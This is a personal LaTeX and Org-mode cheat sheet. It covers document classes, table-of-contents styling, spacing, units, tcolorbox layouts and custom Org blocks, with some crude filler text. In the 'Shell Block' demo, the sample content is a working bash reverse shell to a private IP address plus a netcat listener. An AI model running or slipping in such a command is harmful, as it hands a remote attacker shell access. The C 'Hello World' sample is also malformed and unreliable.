Latex Tricks

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1 Latex Only Tricks

1.1 Latex~Setup~

1.1.1 Available Classes

```
# #+LaTeX_CLASS: org-plain-latex
#+LaTeX_CLASS_OPTIONS: [letterpaper]
#+LaTeX_CLASS_OPTIONS: [11pt,twoside=false]

% book
# #+LaTeX_CLASS: book
# #+LaTeX_CLASS_OPTIONS: [letterpaper]

% Koma Article
# #+LaTeX_CLASS: koma-article
# #+LaTeX_CLASS_OPTIONS: [11pt,twoside=false,twocolumn]

% Koma book
# #+LaTeX_CLASS: koma-book
# #+LaTeX_CLASS_OPTIONS: [11pt,twoside=false,twocolumn]

% Memoir
# #+LaTeX_CLASS: memoir
# #+LaTeX_CLASS_OPTIONS: [11pt,oneside,onecolumn,openright,extrafontsizes]
```

1.2 Table Of Contents.

```
\tableofcontents is how to include table of contents.
We can customize our table of contents before we include it using \usepackage{tocloft}.
Then customize each level from chapter, section, subsection, subsubsection.
\tocloftpagestyle{fancy}
\renewcommand{\cftsecafterpnum}{\vskip2pt}
\renewcommand{\cftsecfont}{\sffamily\bfseries\itshape}
...[snip]...
```

 Or using the *tcolorbox* library to create a custom table of contents box.

```
\begin{tcolorbox}[breakable,enhanced jigsaw,title={Table Of Contents},fonttitle=\bfseries\Large,
  colback=yellow!10!white,colframe=red!50!black,before=\par\bigskip\noindent,
  interior style={fill overzoom image=goldshade.png,fill image opacity=0.25},
  colbacktitle=red!50!yellow!75!black,
  enlargepage flexible=\baselineskip,pad at break*=3mm,
  height fixed for=first and middle,
  watermark color=yellow!75!red!25!white,
  watermark text={\bfseries\large I'm batman},
  attach boxed title to top center={yshift=-0.25mm-\tcboxedtitleheight/2,yshifttext=2mm-\tcboxedtitleheight/2},
  boxed title style={enhanced,boxrule=0.5mm,
    frame code={ \path[tcb fill frame] ([xshift=-4mm]frame.west) -- (frame.north west)
      -- (frame.north east) -- ([xshift=4mm]frame.east)
      -- (frame.south east) -- (frame.south west) -- cycle; },
    interior code={ \path[tcb fill interior] ([xshift=-2mm]interior.west)
      -- (interior.north west) -- (interior.north east)
      -- ([xshift=2mm]interior.east) -- (interior.south east) -- (interior.south west)
      -- cycle;}  },
  drop fuzzy shadow]
  \makeatletter
  \@starttoc{toc} % Replace it with \@starttoc{lot} for tables and \@starttoc{lof} for figures.
  \makeatother
\end{tcolorbox}
```

1.3 Text Tricks

```
  \textsf{text} ⟺ \sffamily ⇒ Hermes
\textttt{text} ⟺ \ttfamily ⇒ Hermes
\textsw{text} ⟺ \swshape ⇒ Hermes
\textrm{text} ⟺ \rmfamily ⇒ Hermes
\textmdtext} ⟺ \mdfamily ⇒ Hermes
\textbf{text} ⟺ \bfseries ⇒ Hermes
\textit{text} ⟺ \itshape ⇒ Hermes
\textsl{text} ⟺ \slshape ⇒ Hermes
\textsc{text} ⟺ \scshape ⇒ Hermes
\textscc{text} ⟺ \sccshape ⇒ Hermes
\textulc{text} ⟺ \ulcshape ⇒ Hermes
\textup{text} ⟺ \upshape ⇒ Hermes
```

1.4 More text tricks

For fuck sacks \tiny

For fuck sacks \scriptsize

For fuck sacks \footnotesize

For fuck sacks \small

For fuck sacks \normalsize

For fuck sacks \large

For fuck sacks \Large

For fuck sacks \LARGE

For fuck sacks \huge
For fuck sacks \Huge

1.5 paragraph formatting

1.5.1 Setting Paragraph Indentation

`\setlength{\parindent}{4mm}` or using *em* or *pt*

1.5.2 Paragraph spacing

`\setlength{\parskip}{4mm}` or using *em* or *pt*

1.5.3 Line spacing

`\renewcommand{\baselinestretch}{1.5}`

> **\baselineskip** is a length determining the minimum space between the bottom of two successive lines
>   in a paragraph,
> it may be changed (in the preamble *latex.setup/..*) by \setlength{**\baselineskip**}{value}
> **\linespread**{value} is to set the line spacing.

This value is somewhat confusing, because:

value	Line spacing
1.0	single spacing
1.3	1/2 spacing
1.6	double spacing

1.6 Line Break and Blank Spaces

1.6.1 Line Break

There are 3 ways to make a line break

```
\begin{lstlisting}
\\ Generates A Line Break
\hfill \break Another Way of Generating
\newline A Third Way
\end{lstlisting}
```

1.6.2 Page Breaks

To do a page break, there are two ways to do so.

```
\clearpage which puts on a new page
\newpage which does the same thing
```

1.6.3 Horizontal Blank Spaces

Horizontal spaces of arbitrary length may be inserted with.

```
\hspace{size_value} inserts a horizontal blank spaces
\hfill insert a blank space will stretch accordingly to fill the space available.
Something Similar to hfill
\hrulefill which insert blank spaces as horizontal ruler
\dotfill inserts blank spaces of dots
==> view the example below
```

There was this man\hspace{4cm} who was nice to everyone

There was this man   who was nice to everyone

Cool Man\hfill Bad Man

Cool Man   Bad Man

Cool Man\hrulefill Bad Man

Cool Man_____Bad Man

Cool Man\dotfill Bad Man

Cool Man..Bad Man

1.6.4 Vertical Blank Spaces

Vertical blank spaces have the same syntax as horizontal ones.

```
\vspace{size_value} inserts a vertical spaces according to specified length.
\vfill insert a blank space that stretch accordingly to fill the vertical space available.
something Similar To Insert blank vertical space
\smallskip adds 3pt space plus or minus 1 (depends on document type,space available)
\medskip adds 6pt space plus or minus 2 (depends on document type,space available)
\bigskip adds 12pt space plus or minus 4 (depends on document type,space available)
==> view the example below
```

There was this man\vspace{2cm} who was nice to everyone
There was this man who was nice to everyone

Cool Man\vfill Bad Man
Cool Man

Bad Man
Cool Man\smallskip Bad Man
Cool ManBad Man

1.6.5 Additional Line Breaking

* breaks the line at the point of the command and additionally prohibits a page break after the forced line break.
\break breaks the line without filling the current line. This will result in very bad formatting if you do not fill
↪ the line yourself.
\linebreak[number]
It breaks the line at the point of the command. The number provided as an argument represents the priority of the
↪ command in a range of 0 to 4. (0 means it will be easily ignored and 4 means do it anyway). When this line break
↪ option is used, LaTeX will try to produce the best line breaks possible.

1.7 Lengths and units

1.7.1 Units

List of available units in LaTeX

Abbreviation	Value
pt	a point is approximately 1/72.27 inch, that means about 0.0138 inch or 0.3515 mm
mm	a millimeter
cm	a centimeter
in	inch
ex	roughly the height of an 'x' (lowercase) in the current font (it depends on the font used)
em	roughly the width of an 'M' (uppercase) in the current font (it depends on the font used)
mu	math unit equal to 1/18 em, where em is taken from the math symbols family
sp	so-called "special points", a low-level unit of measure where 65536sp=1pt

1.7.2 Lengths

Lengths are units of distance relative to some document elements. Lengths can be changed by the command:

\setlength{\lengthname}{value_in_specified_unit}

Below is a table with some of the most common lengths and their description.

Length	Description
\baselineskip	Vertical distance between lines in a paragraph
\columnsep	Distance between columns
\columnwidth	The width of a column
\evensidemargin	Margin of even pages, commonly used in two-sided documents such as books
\linewidth	Width of the line in the current environment.
\oddsidemargin	Margin of odd pages, commonly used in two-sided documents such as books
\paperwidth	Width of the page
\paperheight	Height of the page
\parindent	Paragraph indentation
\parskip	Vertical space between paragraphs
\tabcolsep	Separation between columns in a table (tabular environment)
\textheight	Height of the text area in the page
\textwidth	Width of the text area in the page
\topmargin	Length of the top margin

1.8 Missing Emojis

In Case Of LuaTeX Code is already supplied in `latex.setup`

2 Latex Tricks In Org Mode

2.1 Unicode characters.

{ † ‡ • … ‰ ‱ ‹ › ※ ⁇ ⁄ ⁎ ⁒ ₡ £ ℕ ₩ ₫ € ₱ ℃ № ® ℛ ℠ ™ Ω ʊ℮ ← ↑ → ↓ ⟨ ⟩ ♭ ˷ ◦ ○ ♪ ⟨ ⟩ Ḡ ḡ }
<< => ==> <= <== >> $ %&() ↗ ↛ ? ?? ffi !? ¿ ?! ¡ !! ⟮ ⟯ ''' « » ⚔ ∼ -> <-

2.2 Chat Block

Chat Box (Dialogue Type Like) Using snippet ("<ch") inside of org-mode. as we can use any TeX Syntax inside of chat block

```
#+begin_chat
\textcolor[HTML]{008b8b}{Jone} This is a nice chat\\
\textcolor[HTML]{b22222}{Maria} Yes Thank you
#+end_chat
```

Jone This is a nice chat
Maria Yes Thank you

2.3 Ybox Block

Ybox is a colored box, that's spits some text. Which can be initialized by using snippet ("<ybo"), settings to be used with this block. Can Be Set With LaTeX Attribute. :title, :ycolor, :ytfont

- \tcblower To be used for doing the lowerpart.

```
#+ATTR_LATEX: :title Custom Text Box
#+begin_ybox
Lmfao This Text Box Sucks.
#+end_ybox
```

> **CUSTOM TEXT BOX**
>
> Lmfao This Text Box Sucks.

2.4 Shell Block

Shell Blocks or command shell boxes are to be used, to specify command shells in a box that's used for demonstrating what i just described. (Snippet <cmd)

```
cmd >bash -c ``bash -i >\& /dev/tcp/192.168.1.110/9110 0>\&1''
cmd >bash stty raw -echo \&\& nc -lnvp 9110
```

We could also use a one liner (Snippet cmd$) (asterisk) for full command with to display like a directory or something. `» ~/Downloads` Or Without (asterisk) To Display Whole Command. `» for i in $(seq 1 1000); do echo $i; done`

2.5 Custom TcolorBox

```
\begin{tcolorbox}[width=5cm,colframe=green!50!black,fonttitle=\algreya\bfseries,
  fontlower=\itshape,title=Special,center title]
This is a info And Its Very Big
\end{tcolorbox}
```

> **SPECIAL**
>
> This is a info And
> Its Very Big

```
\begin{tcolorbox}[colback=red!5!white,colframe=red!75!black,title=My Heading]
This is a \textbf{tcolorbox}.
\end{tcolorbox}
```

> **My Heading**
>
> This is a **tcolorbox**.

```
\begin{tcbraster}
\tcbset{coltext=red!75!black,fonttitle=\myfont\bfseries,fontlower=\itshape,width=5cm}
\begin{tcolorbox}[title=Aweomse Title]
This is a \textbf{tcolorbox}.
\tcblower
This is the lower part.
\end{tcolorbox}
\begin{tcolorbox}[title=Aweomse Title]
This is a \textbf{tcolorbox}.
\tcblower
This is the lower part.
\end{tcolorbox}
\end{tcbraster}
```

Aweomse Title	**Aweomse Title**
This is a **tcolorbox**.	This is a **tcolorbox**.
This is the lower part.	*This is the lower part.*

```
\begin{tcbraster}[raster columns=3, raster equal height,
size=small,colframe=red!50!black,colback=red!10!white,colbacktitle=red!50!white,
title={Box \# \thetcbrasternum}]
\begin{tcolorbox}First box\end{tcolorbox}
\begin{tcolorbox}Second box\end{tcolorbox}
\begin{tcolorbox}This is a box\\with a second line\end{tcolorbox}
\begin{tcolorbox}Another box\end{tcolorbox}
\begin{tcolorbox}A box again\end{tcolorbox}
\end{tcbraster}
```

Box # 1	Box # 2	Box # 3
First box	Second box	This is a box with a second line

Box # 4	Box # 5
Another box	A box again

2.6 Quotes And Example

```
\begin{displayquote}
\colorbox{grey}{\color{white}\say{\emph{A Man Can Simply Die }}}}\\
\fboxsep2pt
\end{displayquote}
```

«A Man Can Simply Die »

```
\begin{center}
\fboxsep3em
\colorbox{grey}{\color{white}\say{\emph{A Man Can Simply Die }}}}\\
\fboxsep2pt
\end{center}
```

«A Man Can Simply Die »

2.7 More Code/Quotes blocks

2.7.1 Code Block

```
#+begin_src <language> <options>
Refer to org-mode source blocks for a detailed manual.
#+end_src
```

```c
#include <stdio.h>

int main(argc a**) {
  printf("Hello World");
  return 0;
}
```

2.7.2 Example Block

Example Block

```
In This example will be going straight forward ⇐
```

2.7.3 Quote Block

This is a insane quote

Let us change our traditional attitude to the construction of programs: Instead of imagining that our main task is to instruct a computer what to do, let us concentrate rather on explaining to human beings what we want a computer to do. – Donald Knuth

2.8 Double Sides Blocks

```
\begin{minipage}{.5\linewidth}
  \centering
  \begin{Code}
  \begin{Verbatim}
  \color{EFD}  \EFk{function} \EFf{endme}\EFrda{(}\EFv{s}\EFrda{)}
    user = s.write\EFrda{(}\EFs{"GOOO"}\EFrda{)}
    \EFk{return} user
    \EFk{end}
  \end{Verbatim}
  \end{Code}
\end{minipage}%
\begin{minipage}{.5\linewidth}
  \centering
  \begin{Code}
  \begin{Verbatim}
  \color{EFD}  \EFk{function} \EFf{endme}\EFrda{(}\EFv{s}\EFrda{)}
    user = s.write\EFrda{(}\EFs{"GOOO"}\EFrda{)}
    \EFk{return} user
    \EFk{end}
  \end{Verbatim}
  \end{Code}
\end{minipage}
```

```
function endme(s)              function endme(s)
user = s.write("GOOO")         user = s.write("GOOO")
return user                    return user
end                            end
```

2.9 Parallel Items Similar To Minipage.

```
\begin{Parallel}{0.45\textwidth}{0.45\textwidth}
  \ParallelLText{
    This is a very cool text,
    and is visible on the left side.
  }
  \ParallelRText {
    This can be practical to include side by side comparison
    of documents and this one is on the right.
  }
  \ParallelPar
  \ParallelLText{
    This another part of parallel text on the left,
    side, isn't cool?
  }
  \ParallelRText{
    Yes this is very cool,
    Thanks for the info.
  }
\end{Parallel}
```

This is a very cool text, and is visible on the left side.
This another part of parallel text on the left, side, isn't cool?

This can be practical to include side by side comparison of documents and this one is on the right.
Yes this is very cool, Thanks for the info.

2.10 `TODO` KEYWORDs

`TODO` Keywords are highlighted automically when you export an org-mode file/buffer into LaTeX.

- `TODO`
- `PROJ`
- `IDEA`
- `GYM`
- `DATE`
- `STRT`
- `LOOP`
- `NEXT`
- `YES`

- `NO`
- `HOLD`
- `WAIT`
- `KILL`
- `CANCELLED`
- `BUG`
- `FIXME`
- `DEPRECATED`
- `[?]`